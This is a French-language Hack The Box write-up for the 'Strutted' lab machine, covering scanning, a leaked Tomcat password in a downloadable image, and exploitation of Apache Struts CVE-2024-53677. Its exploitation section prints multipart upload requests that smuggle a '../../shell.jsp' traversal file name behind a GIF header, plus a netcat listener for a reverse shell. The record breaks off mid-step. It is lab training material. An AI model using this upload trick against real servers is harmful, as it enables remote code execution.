
Strutted



- 10.10.11.59

Scanning

TCP

nmap -p- -sC -sV -Pn -T4 10.10.11.59-v

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 
2.0)
| ssh-hostkey: 
|   256 3eea454bc5d16d6fe2d4d13b0a3da94f (ECDSA)
|_  256 64cc75de4ae6a5b473eb3f1bcfb4e394 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://strutted.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-methods: 
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

- strutted.htb > etc/hosts

Enumération


22 SSH

Port sécurisé.

80 HTTP

- NGINX 1.18.0


searchsploit



```
Nginx 1.3.9 < 1.4.0 - Chuncked Encoding Stack Buffer Overflow (Metasploit)                             | linux/remote/25775.rb
Nginx 1.3.9 < 1.4.0 - Denial of Service (PoC)                                                          | linux/dos/25499.py
Nginx 1.3.9/1.4.0 (x86) - Brute Force                                                                  | linux_x86/remote/26737.pl
Nginx 1.4.0 (Generic Linux x64) - Remote Overflow                                                      | linux_x86-64/remote/32277.txt
Nginx (Debian Based Distros + Gentoo) - 'logrotate' Local Privilege Escalation                         | linux/local/40768.sh
PHP-FPM + Nginx - Remote Code Execution                                                                | php/webapps/47553.md
------------------------------------------------------------------------------------------------------- ---------------------------------
```

A priori, le serveur à l'air d'être sécurisé.

Web-site



Upload Your Images, Get a Shareable Link

Instantly upload an image and receive a unique, shareable link. Keep your images secure, accessible, and easy to share—anywhere, anytime.
Supported file types: JPG, JPEG, PNG, GIF

Upload Your File

Choose an image to upload:

Interested in our setup?

We provide a Docker image that showcases the Strutted™ environment. Click the Download link on the menu to explore our Docker image to see how our platform is configured, and use it as a base template for your own projects.

© 2024 Strutted™ – All rights reserved.

'We provide a Docker image that showcases the Strutted™ environment. Click the Download link on the menu to explore our Docker image to see how our platform is configured, and use it as a base template for your own projects.'

Après avoir lu ça, j'ai cliqué sur 'Download' :

strutted.zip
Completed — 37.8 MB


Unzip

```
[Aug 01, 2025 - 14:23:38 ] HTB_retired Downloads ➜  ls
context.xml  Dockerfile  README.md  strutted  strutted.zip  tomcat-users.xml
```

```
[Aug 01, 2025 - 14:23:40 ] HTB_retired Downloads ➜  cat tomcat-users.xml
<?xml version='1.0' encoding='utf-8'?>

<tomcat-users>
    <role rolename="manager-gui"/>
    <role rolename="admin-gui"/>
    <user username="admin" password="skqKY6360z!Y" roles="manager-gui,admin-gui"/>
</tomcat-users>
```


- username="admin" password="skqKY6360z!Y" -> TomCat

pom.xml



```
[Aug 01, 2025 - 14:52:30 ] HTB_retired strutted →  cat pom.xml | grep version
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
    <version>1.0.0</version>
        <struts2.version>6.3.0.1</struts2.version>
        <jetty-plugin.version>9.4.46.v20220331</jetty-plugin.version>
        <jackson.version>2.14.1</jackson.version>
        <jackson-data-bind.version>2.14.1</jackson-data-bind.version>
                <version>4.0.1</version>
                <version>${struts2.version}</version>
                <version>${struts2.version}</version>
                <version>${jackson-data-bind.version}</version>
                <version>${jackson.version}</version>
          <version>3.47.1.0</version>
                <version>${jetty-plugin.version}</version>
                    <version>3.4.0</version>
[Aug 01, 2025 - 14:52:46 ] HTB_retired strutted →
```

Identification du framework 'Apache Struts', version 6.3.0.1.



Résultats pour *Apache* struts 6.3.0.1 exploit
Essayez avec l'orthographe Aapche struts 6.3.0.1 exploit

GitHub
https://github.com › struts_cve-20... · Traduire cette page

0xPThree/struts_cve-2024-53677

Welcome to **Apache Struts 6.3.0.1** lab. This application is vulnerable to CVE-2023-50164 and CVE-2024-53677.

Qualys
https://blog.qualys.com › critical-a... · Traduire cette page

Apache Struts CVE-2024-53677: File Upload Vulnerability, ...

16 déc. 2024 — Apache has announced a critical **vulnerability** affecting **Apache Struts** (CVE-2024-53677), a widely used Java-based web application framework.

Snyk
https://security.snyk.io › maven · Traduire cette page

org.apache.struts:struts2-core 6.3.0.1 vulnerabilities

Notes: This is only exploitable if the application uses FileUploadInterceptor ;. Version 6.4.0 deprecates FileUploadInterceptor , but to fix the **vulnerability** ...

Medium · vsociety
il y a 1 an

Apache Struts RCE (CVE-2023–50164) | by vsociety - Medium

A critical security **vulnerability**, identified as CVE-2023-50164 (CVE: 9.8) was found in **Apache Struts**, allowing attackers to manipulate file upload parameters.

gobuster

nothing.

ffuf subdomains

Nothing.

Exploitation


Apache Struts

CVE-2024-53677

> **Note**
>
> 'Attackers can manipulate file upload parameters to enable path traversal, allowing them to place malicious files into otherwise restricted directories. Under certain conditions, this can lead to remote code execution, enabling unauthorized actors to run arbitrary code, exfiltrate sensitive data, or compromise entire systems.'


Reverse shell JSP

Burpsuite





```
-----------------------------229695968244867419551896672 2--

Content-Disposition: form-data; name="top.uploadFile.FileName"

../../../shell.jsp

-----------------------------229695968244867419551896672 2--
```

Test




```
[Aug 01, 2025 - 15:12:11 ] HTB_retired /workspace ➜  nc -lnvp 4444
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
```


Upload Your File
The file does not appear to be a valid image.
Choose an image to upload:
Browse...
No file selected.
Upload



```
-----------------------------262221771035371402383674793312
Content-Disposition: form-data; name="top.UploadFileName"
../../shell.jsp
-----------------------------262221771035371402383674793312--
```

ERROR.



```
POST /upload.action HTTP/1.1
Host: strutted.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data;
boundary=---------------------------2221573787423624203459733005
Content-Length: 378
Origin: http://strutted.htb
Connection: keep-alive
Referer: http://strutted.htb/upload.action
Cookie: JSESSIONID=AB1E00A33FE50EE6065FD51767D020A3
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----------------------------2221573787423624203459733005
Content-Disposition: form-data; name="Upload"; filename="nyan-cat-gif-1.gif"
Content-Type: image/gif

GIF89a;

test

-----------------------------2221573787423624203459733005
Content-Disposition: form-data; name="top.UploadFileName"

../../shell.jsp
-----------------------------2221573787423624203459733005--
```

```
            </a>
          </li>
          <li class="nav-item">
            <a class="nav-link" href="/download.action">
              Download
            </a>
          </li>
        </ul>
      </div>
    </nav>
  </header>

  <div class="content-wrapper">
    <div class="hero-section">
      <div class="container">
        <h1>
          Image Upload Successful!
        </h1>
        <p>
          Congratulations! Your image has been securely uploaded and is now
          accessible via a shareable link.
        </p>
      </div>
    </div>

    <div class="success-container">
      <div class="messages">

        <div class="mb-3 mt-1 back-link">
          <input type="text" class="form-control" style="display:none;" id="
          shareableLink" value="http://strutted.htb/s/55156b9d" readonly>
          <button class="btn btn-outline-secondary" type="button" id="copyButton
            Copy Shareable Link
          </button>
        </div>
        <img src="uploads/20250801_140050/../../shell.jsp" alt="Uploaded File"/>


      </div>
```


IMAGE UPLOAD SUCESSFUL.

En fait, il fallait :

- upload --> Upload
- GIF89a;
- A la fin

  ----------------------------202887283613402667094039582024
  Content-Disposition: form-data; name="top.UploadFileName"

